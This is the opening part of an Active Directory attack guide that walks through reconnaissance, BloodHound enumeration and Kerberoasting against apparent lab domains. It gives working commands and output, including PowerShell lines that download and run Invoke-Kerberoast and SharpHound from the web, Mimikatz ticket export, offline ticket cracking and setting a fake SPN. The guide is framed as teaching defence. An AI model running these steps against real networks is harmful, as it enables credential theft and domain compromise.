

- Att&cking Active Directory for fun and profit



Active Directory

Author	Huy Kha
Contact	Huy_Kha@outlook.com

- Summary

To understand the different steps to secure Active Directory from attackers. It is always good to have a decent understanding on the (common) techniques that attackers are using to move laterally across a network and how attackers can compromise an entire AD.

Since AD underpins the majority of companies their IT infrastructure. It is very likely that an attacker will go after Active Directory, because it holds the keys to the kingdom.

Having a basic understanding of the techniques that attackers are using. Would benefit a lot to improve in defence.

- **Introduction**

- **Reconnaissance**

- 1.1) Discovering **SPN's**
- 1.2) Discovering **DONT_REQUIRE_PREAUTH** accounts
- 1.3) Discovering **DONT_EXPIRE_PASSWORD** accounts
- 1.4) Discovering servers that support **Unconstrained Delegation**
- 1.5) Discovering wrong delegated **GPO's**
- 1.6) Reading configuration in **SYSVOL**
- 1.7) Running BloodHound to find attack graphs

- **Kerberoast**

- 2.1) Kerberoasting accounts with **SPN**
- 2.3) Targeted Kerberoasting by writing a **SPN** on an account
- 2.4) Detecting Kerberoasting

- **AS-REP**

- 3.1) AS-REP Roasting on accounts with **DONT_REQUIRE_PREAUTH**
- 3.2) Enabling **DONT_REQUIRE_PREAUTH** on accounts
- 3.3) Detecting AS-REP

- **Other Kerberos attacks**

- 4.1) Exploit Unconstrained Delegation
- 4.2) Resource Based Constrained Delegation
- 4.3) Mitigation

- **Group Policy**

- 5.1) Interesting configurations in GPO
- 5.2) Wrong delegated GPO's
- 5.3) Default Domain Controllers Policy

- **Mimikatz**

- 6.1) Pass-The-Hash
- 6.2) Detecting Pass-The-Hash in Windows Event Logs
- 6.3) Mitigating Pass-The-Hash
- 6.4) DCSync attack

- **Backup Operators**

7.1) Moving laterally with Backup Operators

- **Server Operators**

8.1) Moving laterally with Server Operators

- **Account Operators**

9.1) Moving laterally with Account Operators

- **Azure AD Connect**

10.1) Securing Azure AD Connect

10.2) Attacking Azure AD Connect

- **Microsoft Administrative Tier Model**

11.1) Deploy the MS Administrative Tier Model

- **References**

12.1) References

- 1.1 – Discovering ServicePrincipalNames in AD

T1087	Account Discovery
Tactic	Discovery
Permission required	Authenticated User

- Summary

SPN's are like alias for AD objects, such as user & computer accounts in Active Directory. Like Microsoft describes it. SPN's are unique identifiers for services.

SPN's are used by **Kerberos** authentication to associate a service with a service logon account in Active Directory.

Every authenticated user is able to request SPN's in Active Directory and AD will return a service ticket that is encrypted with the NTLM hash that is associated with the service account.

This ticket can be exported and cracked offline to retrieve the plain-text password of the service account.

Tool: PowerView

```
Import-Module .\PowerView.ps1
Get-DomainUser -SPN
```

```
PS C:\Users\Eve\Desktop> Import-Module .\PowerView.ps1
PS C:\Users\Eve\Desktop> Get-DomainUser -SPN

iscriticalsystemobject      : True
description                 : Key Distribution Center Service Account
distinguishedname          : CN=krbtgt,CN=Users,DC=IDENTITY,DC=local
objectclass                 : {top, person, organizationalPerson, user}
name                        : krbtgt
showinadvancedviewonly     : True
objectsid                   : S-1-5-21-1568615022-3734254442-823492033-502
samaccountname              : krbtgt
admincount                  : 1
codepage                     : 0
samaccounttype              : USER_OBJECT
countrycode                  : 0
cn                           : krbtgt
accountexpires               : NEVER
whenchanged                  : 1/12/2020 9:22:05 PM
instancetype                : 4
usncreated                  : 7969
objectguid                  : f3254767-ead6-4043-8d03-3d36603eac40
objectcategory               : CN=Person,CN=Schema,CN=Configuration,DC=IDENTITY,DC=local
dscorepropagationdata       : 1/1/1601 12:00:00 AM
serviceprincipalname         : kadmin/changepw
```

1. Requesting service tickets of all accounts with SPN

```
powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1');Invoke-kerberoast -OutputFormat Hashcat"
```

```
PS C:\WINDOWS\system32> cd C:\x64
PS C:\x64> powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1');Invoke-kerberoast -OutputFormat Hashcat"

TicketByteHexStream   :
Hash                 : $krb5tgs$23$$SQLDBEngine$corp.contoso.com$MSSQLSvc/CM.corp.contoso.com:1433*$A7F72E0F86D25880768
9083D50BC9B34$82EC91C794BECC66630703CA7999AA88543356D9256430DBEB2F1EFCB7E264AA0E3205E454B7080795
AC1E358001F464827A55A66F75EF0DEA7B256B3F9370436B1798ACF01E63EA2C5F02976394622F3815DCC1645BE1AD8
A3486BB797DF0AFBF307BE007EAD0D7E07CF0387DD9F001385FDA9876B2A79630E0CAB48335ED621F4371B909A9C7
12478EDB00DF46597C892848C095BD4A615A603A7292D3A85F5966E2341C98A6E66E19AAD26DD1D40F780A3D5884354
03E2548F0BDC224798A12E4682631D49EE7C7FC9E6918C758BF744CC99284C9FD3B0374F1F19FC34776DACE266D37A6
888055980B8ECF8DF98961E2CE6E6C7520B1C7FC81046728733412AD02D2A82020D4B52BF7F475723088FA765814845A
5EEC6001B5C0D54CEB52A8B9815D07D880FF670468E1F362034F0300C78CD261A7E5361E722822BBD9B4CB1E13FB648
42E784E44C2F680110053C7B357786018CED79393D05B6974E05908DF53601FF719C6E81D8F14FFDCCBC4F61601B11E
9F7BAC9C055F30C8E6C663192A109467A3445F204541680BFD9EE300D0918D62AA585DB5E989515F9C08B29E9D37
A973305C95156C91C80C76423D94D7C436BF5B8C2C5AF38AE1A5E490FEA7B70BF1668F7B3EFC91EA203C80192D5250A
90526D06DF67A31AC96FA1A0830A1278828EE4DB776CF5D7639401995C097CE0F9F8BECBEF7D4A087C5C8768AB15C
360695643CB3E290A7414C7E0B487B80D37A640093A34FE0D03511450955BFAAE09718FAE1E1AE97F76EBD3218E89
E09C4826DACA895C45429DFC167C42F4487F859632896A7CE69147C116A443FA392234681B88152003811C9C6C7EA54E
E6BD5657E0713CFE2687077BE88A241F971FA45BF5DC4B8345A1B896C4F0129E6541885B1493F6A4218884683537E6
C0286FBAD21D5FFF89170C48DFD9486198485FA38D895FEAC7465EF98C7A07DFB1B1A02B55720A215FAB3AC933EE29
64528A3AEA0BE30C63E7DCEAD125E81300F704036B63D57F3408B7085E31E1A550B57CEB9097B3E44E62BEDD7A9E3731
E8764EDCEE6456D253249FEA49A257FB21F004813C125CD4EF7D3D7088A7981AB3C2A147E2511B39E92202061C89
BDC38EAAB915E8D8176DE30DA282D9C1FDB241FA82EBC010CA7FC4B64C60E36CD3064992A6991A81F6D6C790DCE0
B8A9A0406000EB3376CF791BDC07D261CB989751C603987A34E3491C5DD2D30799C76C779906F10BAE94D637879F17CCE
3284959EA347833173A4241C9B7D2018E05CD0D3E7B2DC5E2C001A7828FC4ED51D05FF18957C3D4D34252312A76EA
5F02272E9A0A5EFD7F5188A301C6A51191695716BAF7B1E16C3F043CE2A90DED99A37126A7357AF35B96C38B3D89087B
32DA984295898BCA9E7C3865DD56749C749C60F22DAA3E94F557D7F9DE8CE307E6ECA3DBBF14DF4707610D5C8608355D
71898BAD21A60212

SamAccountName       : SQLDBEngine
DistinguishedName    : CN=SQL DB Engine Service Account,OU=Services,OU=Accounts,DC=corp,DC=contoso,DC=com
ServicePrincipalName : MSSQLSvc/CM.corp.contoso.com:1433
```

2. Exporting service tickets that we have requested

```
Mimikatz # Kerberos::list /export
```

```
mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
  Start/End/MaxRenew: 1/9/2020 6:44:59 AM ; 1/9/2020 4:44:59 PM ; 1/16/2020 6:44:59 AM
  Server Name       : krbtgt/CORP.CONTOSO.COM @ CORP.CONTOSO.COM
  Client Name       : Werner @ CORP.CONTOSO.COM
  Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
  * Saved to file   : 0-40e1000-Werner@krbtgt~CORP.CONTOSO.COM-CORP.CONTOSO.COM.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
  Start/End/MaxRenew: 1/9/2020 6:47:16 AM ; 1/9/2020 4:44:59 PM ; 1/16/2020 6:44:59 AM
  Server Name       : http/DC.corp.contoso.com @ CORP.CONTOSO.COM
  Client Name       : Werner @ CORP.CONTOSO.COM
  Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
  * Saved to file   : 1-40a10000-Werner@http~DC.corp.contoso.com-CORP.CONTOSO.COM.kirbi

[00000002] - 0x00000017 - rc4_hmac_nt
  Start/End/MaxRenew: 1/9/2020 6:47:16 AM ; 1/9/2020 4:44:59 PM ; 1/16/2020 6:44:59 AM
  Server Name       : MSSQLSvc/CM.corp.contoso.com:1433 @ CORP.CONTOSO.COM
  Client Name       : Werner @ CORP.CONTOSO.COM
  Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
  * Saved to file   : 2-40a10000-Werner@MSSQLSvc~CM.corp.contoso.com~1433-CORP.CONTOSO.COM.kirbi
```

- 1.2 - Discovering **DONT_REQUIRE_PREAUTH** accounts

T1087	Account Discovery
Tactic	Discovery
Permission required	Authenticated User

- Summary

During pre-authentication, a user will enter their password, which will be used to encrypt a timestamp and then the domain controller will attempt to decrypt it and validate that the right password was used and that it is not replaying a previous request.

- Discovering accounts with DON'T_REQUIRE_PREAUTH setting

```
get-aduser -filter * -properties DoesNotRequirePreAuth |where {$_.DoesNotRequirePreAuth -eq "TRUE"}
```

```
PS C:\windows\system32>
PS C:\windows\system32> Get-ADUser -filter * -Properties DoesNotRequirePreAuth |where {$_.DoesNotRequirePreAuth -eq "TRUE"}

DistinguishedName      : CN=Paul West,OU=Users,OU=Accounts,DC=corp,DC=contoso,DC=com
DoesNotRequirePreAuth  : True
Enabled                : True
GivenName               : Paul
Name                   : Paul West
ObjectClass             : user
ObjectGUID              : bf048ac8-e67a-4dc1-8562-4edc0263aa38
SamAccountName          : Paul
SID                    : S-1-5-21-3566662483-2648771335-1709913503-1107
Surname                : West
UserPrincipalName       : paul@corp.contoso.com

DistinguishedName      : CN=Dan Park,OU=Users,OU=Accounts,DC=corp,DC=contoso,DC=com
DoesNotRequirePreAuth  : True
Enabled                : True
GivenName               : Dan
Name                   : Dan Park
ObjectClass             : user
ObjectGUID              : a53c1436-7553-4116-9a61-6d9b9eaa6ee4
SamAccountName          : Dan
SID                    : S-1-5-21-3566662483-2648771335-1709913503-1111
Surname                : Park
UserPrincipalName       : dan@corp.contoso.com
```

- 1.3 - Discovering **DONT_EXPIRE_PASSWORD** accounts

T1087	Account Discovery
Tactic	Discovery
Permission required	Authenticated User

- Summary

Accounts that have a password, but it does not expire, which are usually service accounts. This also means that there is a high chance that it had a poor password from 5 or 10 years ago.

- **Discovering accounts with password never expires**

```
Get-ADUser -Filter * -Properties LastLogonDate, PasswordLastSet, PasswordNeverExpires | Select sAMAccountName, Name, LastLogonDate, PasswordLastSet, PasswordNeverExpires
```

```
sAMAccountName      : SQLAgent
Name                : SQL Agent Service Account
LastLogonDate       :
PasswordLastSet    : 1/18/2017 12:04:29 PM
PasswordNeverExpires : True

sAMAccountName      : SQLDBEngine
Name                : SQL DB Engine Service Account
LastLogonDate       : 5/16/2018 7:30:25 PM
PasswordLastSet    : 1/18/2017 12:04:29 PM
PasswordNeverExpires : True

sAMAccountName      : SQLReport
Name                : SQL Reporting Service Account
LastLogonDate       : 5/16/2018 7:30:26 PM
PasswordLastSet    : 1/18/2017 12:04:30 PM
PasswordNeverExpires : True

sAMAccountName      : CMNetAccess
Name                : CM 2012 Client Network Acess
LastLogonDate       :
PasswordLastSet    : 1/18/2017 12:04:30 PM
PasswordNeverExpires : True
```

- 1.4 – Discovering servers that support Unconstrained Kerberos Delegation

- Summary

Unconstrained Kerberos delegation gives a service to the ability impersonate you to any other service it likes. Attackers love go after this kind of servers, so it is good to understand which servers have this terrible insecure setting configured.

- Discovering server(s) with Unconstrained Kerberos Delegation

```
Get-ADObject -filter { (UserAccountControl -BAND 0x0080000) -OR (UserAccountControl -BAND 0x1000000) -OR (msDS-AllowedToDelegateTo -like '*') } -prop Name,ObjectClass,PrimaryGroupID,UserAccountControl,ServicePrincipalName,msDS-AllowedToDelegateTo
```

```
PS C:\Users\Mark> Get-ADObject -filter { (UserAccountControl -BAND 0x0080000) -OR (UserAccountControl -BAND 0x1000000) -OR (msDS-AllowedToDelegateTo -like '*') } -prop Name,ObjectClass,PrimaryGroupID,UserAccountControl,ServicePrincipalName,msDS-AllowedToDelegateTo

DistinguishedName      : CN=DC,OU=Domain Controllers,DC=corp,DC=contoso,DC=com
Name                   : DC
ObjectClass            : computer
ObjectGUID              : 3af31af8-392c-42a8-a9d8-d7ffde31a247
PrimaryGroupID          : 516
ServicePrincipalName    : {Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC.corp.contoso.com,
                         NtFrs-88f5d2bd-b646-11d2-a6d3-00c04fc9b232/DC.corp.contoso.com, TERMSRV/DC.corp.contoso.com...}
UserAccountControl       : 532480

DistinguishedName      : CN=CM,OU=Servers,OU=Accounts,DC=corp,DC=contoso,DC=com
Name                   : CM
ObjectClass            : computer
ObjectGUID              : 3b20eeef-59eb-436b-934d-9ce4a082efc4
PrimaryGroupID          : 515
ServicePrincipalName    : {TERMSRV/CM, TERMSRV/CM.corp.contoso.com, WSMAN/CM, WSMAN/CM.corp.contoso.com...}
UserAccountControl       : 528384
```

- 1.5 – Discovering wrong delegated GPO's

First start discovering OU's with names such as "**OU=Clients**", **OU="Servers"**, "**OU=Domain Controllers**", "**OU=Workstations**", etc.

- Discovering all OU's in AD

```
Get-ADOrganizationalUnit -Filter *
```

```
City :  
Country :  
DistinguishedName : OU=Clients,OU=Accounts,DC=corp,DC=contoso,DC=com  
LinkedGroupPolicyObjects : {}  
ManagedBy :  
Name : Clients  
ObjectClass : organizationalUnit  
ObjectGUID : 19c47419-693b-408f-ba81-f5e30b73adbd  
PostalCode :  
State :  
StreetAddress :  
  
City :  
Country :  
DistinguishedName : OU=Groups,OU=Accounts,DC=corp,DC=contoso,DC=com  
LinkedGroupPolicyObjects : {}  
ManagedBy :  
Name : Groups  
ObjectClass : organizationalUnit  
ObjectGUID : 03c90566-d0b4-4ed4-8e66-f6fb7a8869e9  
PostalCode :  
State :  
StreetAddress :  
  
City :  
Country :  
DistinguishedName : OU=Servers,OU=Accounts,DC=corp,DC=contoso,DC=com  
LinkedGroupPolicyObjects : {}  
ManagedBy :  
Name : Servers  
ObjectClass : organizationalUnit  
ObjectGUID : da90cc94-e8fc-4c88-91eb-1f97a4190c93  
PostalCode :  
State :  
StreetAddress :  

```

- Discover GPO's that are linked to OU's

```
Get-ADOrganizationalUnit -Filter {name -eq "OU_Name"}
```

```
PS C:\Users\Mark> Get-ADOrganizationalUnit -Filter {name -eq "Servers"}  
  
City :  
Country :  
DistinguishedName : OU=Servers,OU=Accounts,DC=corp,DC=contoso,DC=com  
LinkedGroupPolicyObjects : {cn={544D11A0-27FA-4A4B-B751-B8D44D877647},cn=policies,cn=system,DC=corp,DC=contoso,DC=com,  
cn={C15A255C-4833-48FD-BF98-F4F2E48BA743},cn=policies,cn=system,DC=corp,DC=contoso,DC=com}  
ManagedBy :  
Name : Servers  
ObjectClass : organizationalUnit  
ObjectGUID : da90cc94-e8fc-4c88-91eb-1f97a4190c93  
PostalCode :  
State :  
StreetAddress :  

```

- Here we can see that **Paul West** has **GpoEdit** permission on the **Remote Desktop Access** GPO that is linked to the **OU=Servers**.

```
PS C:\Users\Mark> Get-GPO -Guid 544D11A0-27FA-4A4B-B751-B8D44D877647 -Domain "corp.contoso.com"

DisplayName      : Remote Desktop Access
DomainName       : corp.contoso.com
Owner            : CORP\Domain Admins
Id               : 544D11A0-27fa-4a4b-b751-b8d44d877647
GpoStatus        : AllSettingsEnabled
Description       :
CreationTime     : 1/18/2017 12:05:00 PM
ModificationTime : 1/9/2020 7:51:43 AM
UserVersion      : AD Version: 1, SysVol Version: 1
ComputerVersion  : AD Version: 1, SysVol Version: 1
WmiFilter        :

PS C:\Users\Mark> Get-GPPermission -Name "Remote Desktop Access" -All

Trustee      : Authenticated Users
TrusteeType  : WellKnownGroup
Permission   : GpoApply
Inherited    : False

Trustee      : Domain Admins
TrusteeType  : Group
Permission   : GpoEditDeleteModifySecurity
Inherited    : False

Trustee      : Paul
TrusteeType  : User
Permission   : GpoEdit
Inherited    : False
```

- Amy** from HR has **Edit** permission on the **Default Domain Controllers Policy**, because why not?

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\windows\system32> Get-GPPermissions -Name "Default Domain Controllers Policy" -All

Trustee      : Authenticated Users
TrusteeType  : WellKnownGroup
Permission   : GpoApply
Inherited    : False

Trustee      : Domain Admins
TrusteeType  : Group
Permission   : GpoCustom
Inherited    : False

Trustee      : Enterprise Admins
TrusteeType  : Group
Permission   : GpoCustom
Inherited    : False

Trustee      : Amy
TrusteeType  : User
Permission   : GpoEdit
Inherited    : False
```

● 1.6 – Reading configuration in SYSVOL

Summary

SYSVOL stores the server's copy of public data and files for the domain. These files consist of group or user policy information. SYSVOL is responsible for delivering the policy and logon scripts to all the domain users.

- SYSVOL is readable for every authenticated user

```
Get-ChildItem -Path \\IDENTITY-DC\sysvol\IDENTITY.local\Policies
```

```
PS C:\Users\Alice.IDENTITY> Get-ChildItem -Path \\IDENTITY-DC\sysvol\IDENTITY.local\Policies

Directory: \\IDENTITY-DC\sysvol\IDENTITY.local\Policies

Mode                LastWriteTime         Length Name
----                -----          ---- -    
d-----        1/6/2020  9:47 PM           0 {31B2F340-016D-11D2-945F-00C04FB984F9}
d-----        1/6/2020  9:47 PM           0 {6AC1786C-016F-11D2-945F-00C04FB984F9}
```

- Discover the ACL setup of SYSVOL and like Microsoft describes it very well. There are two parts of Group Policy, one is the GPC that is located in AD and one is the GPT that is stored in SYSVOL located in the domain \policies subfolder.
- This means that if someone ever decided to do something stupid and delegated permissions on the GPT. It is possible to exploit that GPO as well and elevate further.

```
PS C:\Users\Alice.IDENTITY> Get-Acl -Path \\IDENTITY-DC\sysvol\IDENTITY.local\Policies\ | Format-List

Path    : Microsoft.PowerShell.Core\FileSystem::\\IDENTITY-DC\sysvol\IDENTITY.local\Policies\
Owner   : BUILTIN\Administrators
Group   : NT AUTHORITY\SYSTEM
Access  : CREATOR OWNER Allow  268435456
          NT AUTHORITY\Authenticated Users Allow  -1610612736
          NT AUTHORITY\Authenticated Users Allow  ReadAndExecute, Synchronize
          NT AUTHORITY\SYSTEM Allow  268435456
          NT AUTHORITY\SYSTEM Allow  FullControl
          BUILTIN\Administrators Allow  268435456
          BUILTIN\Administrators Allow  Write, ReadAndExecute, ChangePermissions, TakeOwnership, Synchronize
          S-1-5-32-549 Allow  -1610612736
          S-1-5-32-549 Allow  ReadAndExecute, Synchronize
          IDENTITY\Group Policy Creator Owners Allow  Write, ReadAndExecute, Synchronize
          IDENTITY\Group Policy Creator Owners Allow  -536870912
Audit   :
Sddl   : O:BAG:SYD:PAI(A;OICIIO;GA;;CO)(A;OICIIO;GXGR;;AU)(A;;0x1200a9;;;AU)(A;OICIIO;GA;;;SY)(A;;FA;;;SY)(A;OICIIO;G
          A;;;BA)(A;;0x1e01bf;;;BA)(A;OICIIO;GXGR;;SO)(A;;0x1200a9;;;SO)(A;;0x1201bf;;;PA)(A;OICIIO;GXGWGR;;;PA)
```

- Accessing the GPT and as example. I will pick {6AC1786C-016F-11D2-945F-00C04fB984F9}, which is the GUID for the Default Domain Controllers Policy

- Cd <\\IDENTITY-DC\sysvol\IDENTITY.local\policies>
 - Dir
 - Invoke-Item "{6AC1786C-016F-11D2-945F-00C04fB984F9}"

Now we can scroll down the different folders and access the GpTmpl file that is stored in the MACHINE folder.

- These are all the settings of the Default Domain Controllers Policy.

```
[Unicode]
Unicode=yes
[Registry Values]
MACHINE\System\CurrentControlSet\Services\NTDS\Parameters\LDAPServerIntegrity=4,1
MACHINE\System\CurrentControlSet\Services\Netlogon\Parameters\RequireSignOrSeal=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\RequireSecuritySignature=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\EnableSecuritySignature=4,1
[Privilege Rights]
SeAssignPrimaryTokenPrivilege = *S-1-5-20,*S-1-5-19
SeAuditPrivilege = *S-1-5-20,*S-1-5-19
SeBackupPrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeBatchLogonRight = *S-1-5-32-559,*S-1-5-32-551,*S-1-5-32-544
SeChangeNotifyPrivilege = *S-1-5-32-554,*S-1-5-11,*S-1-5-32-544,*S-1-5-20,*S-1-5-19,*S-1-1-0
SeCreatePagefilePrivilege = *S-1-5-32-544
SeDebugPrivilege = *S-1-5-32-544
SeIncreaseBasePriorityPrivilege = *S-1-5-90-0,*S-1-5-32-544
SeIncreaseQuotaPrivilege = *S-1-5-32-544,*S-1-5-20,*S-1-5-19
SeInteractiveLogonRight = *S-1-5-9,*S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-548,*S-1-5-32-551,*S-1-5-32-544
SeLoadDriverPrivilege = *S-1-5-32-550,*S-1-5-32-544
SeMachineAccountPrivilege = *S-1-5-11
SeNetworkLogonRight = *S-1-5-32-554,*S-1-5-9,*S-1-5-11,*S-1-5-32-544,*S-1-1-0
SeProfileSingleProcessPrivilege = *S-1-5-32-544
SeRemoteShutdownPrivilege = *S-1-5-32-549,*S-1-5-32-544
SeRestorePrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSecurityPrivilege = *S-1-5-32-544
SeShutdownPrivilege = *S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSystemEnvironmentPrivilege = *S-1-5-32-544
SeSystemProfilePrivilege = *S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420,*S-1-5-32-544
SeSystemTimePrivilege = *S-1-5-32-549,*S-1-5-32-544,*S-1-5-19
SeTakeOwnershipPrivilege = *S-1-5-32-544
```

- 1.7 – Running BloodHound to find attack graphs

Running BloodHound is a great way to discover ACL based attacks to escalate across the network.

```
powershell.exe -exec Bypass -C "IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound"
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


PS C:\Users\Mark> powershell.exe -exec Bypass -C "IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound"
Initializing BloodHound at 1:40 AM on 1/10/2020
Resolved Collection Methods to Group, LocalAdmin, Session, Trusts, RDP, DCOM
Starting Enumeration for corp.contoso.com
Status: 95 objects enumerated (+95 o/s --- Using 83 MB RAM )
Finished enumeration for corp.contoso.com in 00:00:00.5783888
7 hosts failed ping. 0 hosts timedout.

Compressing data to C:\Users\Mark\20200110014013_BloodHound.zip.
You can upload this file directly to the UI.
Finished compressing files!
PS C:\Users\Mark>
```

- All the collected information from BloodHound

File Explorer		Mark Hassall > 20200110014013_BloodHound	▼	⟳
	Name	Type	...	
ss	20200110014013_computers.json	JSON File		
ds	20200110014013_domains.json	JSON File		
nts	20200110014013_groups.json	JSON File		
	20200110014013_users.json	JSON File		

- Now all of the JSON files can be exported in the BloodHound GUI to find attack paths.



Study the following exploitable ACE's

User-Force-Change-Password	Reset Password	Reset the password of the user to take account over
WriteDacl	Modify permission	Assign yourself "Reset password" permission to take over the account. Assign yourself Write permission on a group and make yourself member of that group
WriteOwner	Modify owner	Take ownership of users and groups and computers object and assign yourself the permissions to add yourself to a group or reset a password of a user for example.
GenericAll	Full control	All the rights that have been mention
GenericWrite	Write all properties	<ul style="list-style-type: none"> Set a SPN or disable pre authentication of a user Add yourself to a group

- 2.1 – Kerberoasting account with SPN

T1110	Brute Forcing
Tactic	Credential Access
Permission required	Authenticated User

- Requesting service ticket of the **SQLDBEngine** account

- Add-Type -AssemblyName System.IdentityModel
- New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSvc/CM.corp.contoso.com:1433"

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Mark> setspn -L SQLDBEngine
Registered ServicePrincipalNames for CN=SQL DB Engine Service Account,OU=Services,OU=Accounts,DC=corp,DC=contoso,DC=com:
    MSSQLSvc/CM.corp.contoso.com:1433
    MSSQLSvc/CM.corp.contoso.com

PS C:\Users\Mark>
PS C:\Users\Mark> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\Mark> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSvc/CM.corp.contoso.com:1433"

Id : uuid-b773a663-555b-439f-a098-d2c125ab2182-1
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 1/10/2020 10:00:46 AM
ValidTo : 1/10/2020 7:38:43 PM
ServicePrincipalName : MSSQLSvc/CM.corp.contoso.com:1433
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

- Exporting Kerberos service tickets with Mimikatz. I used the previous image in the Recon phase.

Kerberos::list /export

```
mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 1/9/2020 6:44:59 AM ; 1/9/2020 4:44:59 PM ; 1/16/2020 6:44:59 AM
Server Name : krbtgt/CORP.CONTOSO.COM @ CORP.CONTOSO.COM
Client Name : Werner @ CORP.CONTOSO.COM
Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
* Saved to file : 0-40e10000-Werner@krbtgt~CORP.CONTOSO.COM-CORP.CONTOSO.COM.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 1/9/2020 6:47:16 AM ; 1/9/2020 4:44:59 PM ; 1/16/2020 6:44:59 AM
Server Name : http/DC.corp.contoso.com @ CORP.CONTOSO.COM
Client Name : Werner @ CORP.CONTOSO.COM
Flags 40a10000 : name_canonicalize ; pre_authent ; renewable ; forwardable ;
* Saved to file : 1-40a10000-Werner@http~DC.corp.contoso.com-CORP.CONTOSO.COM.kirbi

[00000002] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 1/9/2020 6:47:16 AM ; 1/9/2020 4:44:59 PM ; 1/16/2020 6:44:59 AM
Server Name : MSSQLSvc/CM.corp.contoso.com:1433 @ CORP.CONTOSO.COM
Client Name : Werner @ CORP.CONTOSO.COM
Flags 40a10000 : name_canonicalize ; pre_authent ; renewable ; forwardable ;
* Saved to file : 2-40a10000-Werner@MSSQLSvc~CM.corp.contoso.com~1433-CORP.CONTOSO.COM.kirbi
```

- Crack Kerberos service ticket with tgsrepcrack.py
- Tool can be downloaded here: <https://github.com/nidem/kerberoast>

```
./tgsrepcrack.py wordlist.txt <Kerberos service ticket that ends with .kirbi>
```

• 2.2 – Targeted Kerberoasting

Summary

We know that accounts with a SPN associated with them can be cracked through Kerberoasting, but there might be cases, where we want to perform this type of attack, but the account does not contain a SPN for instance. How can we still perform this attack?

If we have **GenericWrite or equivalent (Read/Write servicePrincipalName)** on a user. We can set a fake SPN on that account and request the service ticket of it, and then later on. Crack it offline!

- Here we have a user Paul that works in the Engineering department.

```
PS C:\Users\Mark> net user Paul /do
The request will be processed at a domain controller for domain corp.contoso.com.

User name          Paul
Full Name         Paul West
Comment           Engineering services - Level II
User's comment
Country/region code 000 (System Default)
Account active    Yes
Account expires   Never
```

- We are going to assume that Mark has Write permission on this user. If this is the case. Mark is able to set a "fake" SPN on the user account of Paul.

```
Setspn -S HackMe/Please Paul
```

```
PS C:\Users\Mark> setspn -S HackMe/Please Paul
Checking domain DC=corp,DC=contoso,DC=com

Registering ServicePrincipalNames for CN=Paul West,OU=Users,OU=Accounts,DC=corp,DC=contoso,DC=com
      HackMe/Please
Updated object
PS C:\Users\Mark> ■
```

- Now we are requesting a service ticket of Paul

```
PS C:\WINDOWS\system32> setspn -L Paul
Registered ServicePrincipalNames for CN=Paul West,OU=Users,OU=Accounts,DC=corp,DC=contoso,DC=com:
    HackMe/Please
PS C:\WINDOWS\system32> Add-Type -AssemblyName System.IdentityModel
PS C:\WINDOWS\system32> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "HackMe/Please"
